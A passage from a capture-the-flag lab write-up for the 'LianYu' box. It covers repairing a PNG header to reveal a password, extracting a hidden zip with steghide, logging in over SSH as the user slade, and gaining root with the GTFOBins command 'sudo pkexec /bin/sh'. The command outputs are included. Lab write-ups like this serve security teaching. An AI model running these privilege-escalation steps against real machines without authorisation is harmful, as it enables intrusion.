
```
claiming it was against his personal honor code. He attacked and killed the
kidnappers at the rendezvous. Unfortunately, Joseph's throat was slashed by one of
the criminals before Slade could prevent it, destroying Joseph's vocal cords and
rendering him mute.

After taking Joseph to the hospital, Adeline was enraged at his endangerment of her
son and tried to kill Slade by shooting him, but only managed to destroy his right
eye. Afterwards, his confidence in his physical abilities was such that he made no
secret of his impaired vision, marked by his mask which has a black, featureless half
covering his lost right eye. Without his mask, Slade wears an eyepatch to cover his
eye.
```

This is cool, but doesn't give us anything immediately useful for the CTF.

In the other files that were found on the ftp server, Leave_me_alone.png isn't able to open properly. The file header is not set to PNG, but the file itself is PNG. using hexeditor, this can be changed.



The file can now display and gives us the world's greatest password:




This doesn't allow us to log in to the ssh server, but is used to find the content hidden in aa.jpg.

```
┌──(root㉿kali)-[~]
└─# steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".

┌──(root㉿kali)-[~]
└─# ls
Desktop   Documents   Downloads   Leave_me_alone.png   Music   Pictures   Public   "Queen's_Gambit.png"   Templates   Videos   aa.jpg   ss.zip

┌──(root㉿kali)-[~]
└─# unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado

┌──(root㉿kali)-[~]
└─#
```

phase 2: access

The file `shado` gives us a password for slade.



And with that, we were able to gain access to the machine.

phase 3: escalation

The last step was to get root access.

Listing all permitted sudo commands, it seemed that `pkexec` could be run by our user.

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

https://gtfobins.github.io/gtfobins/pkexec/

Referencing GTFOBins gave us a way to spawn a root shell.

```
sudo pkexec /bin/sh
```

With that, a root shell has been opened, and the box has been pwned!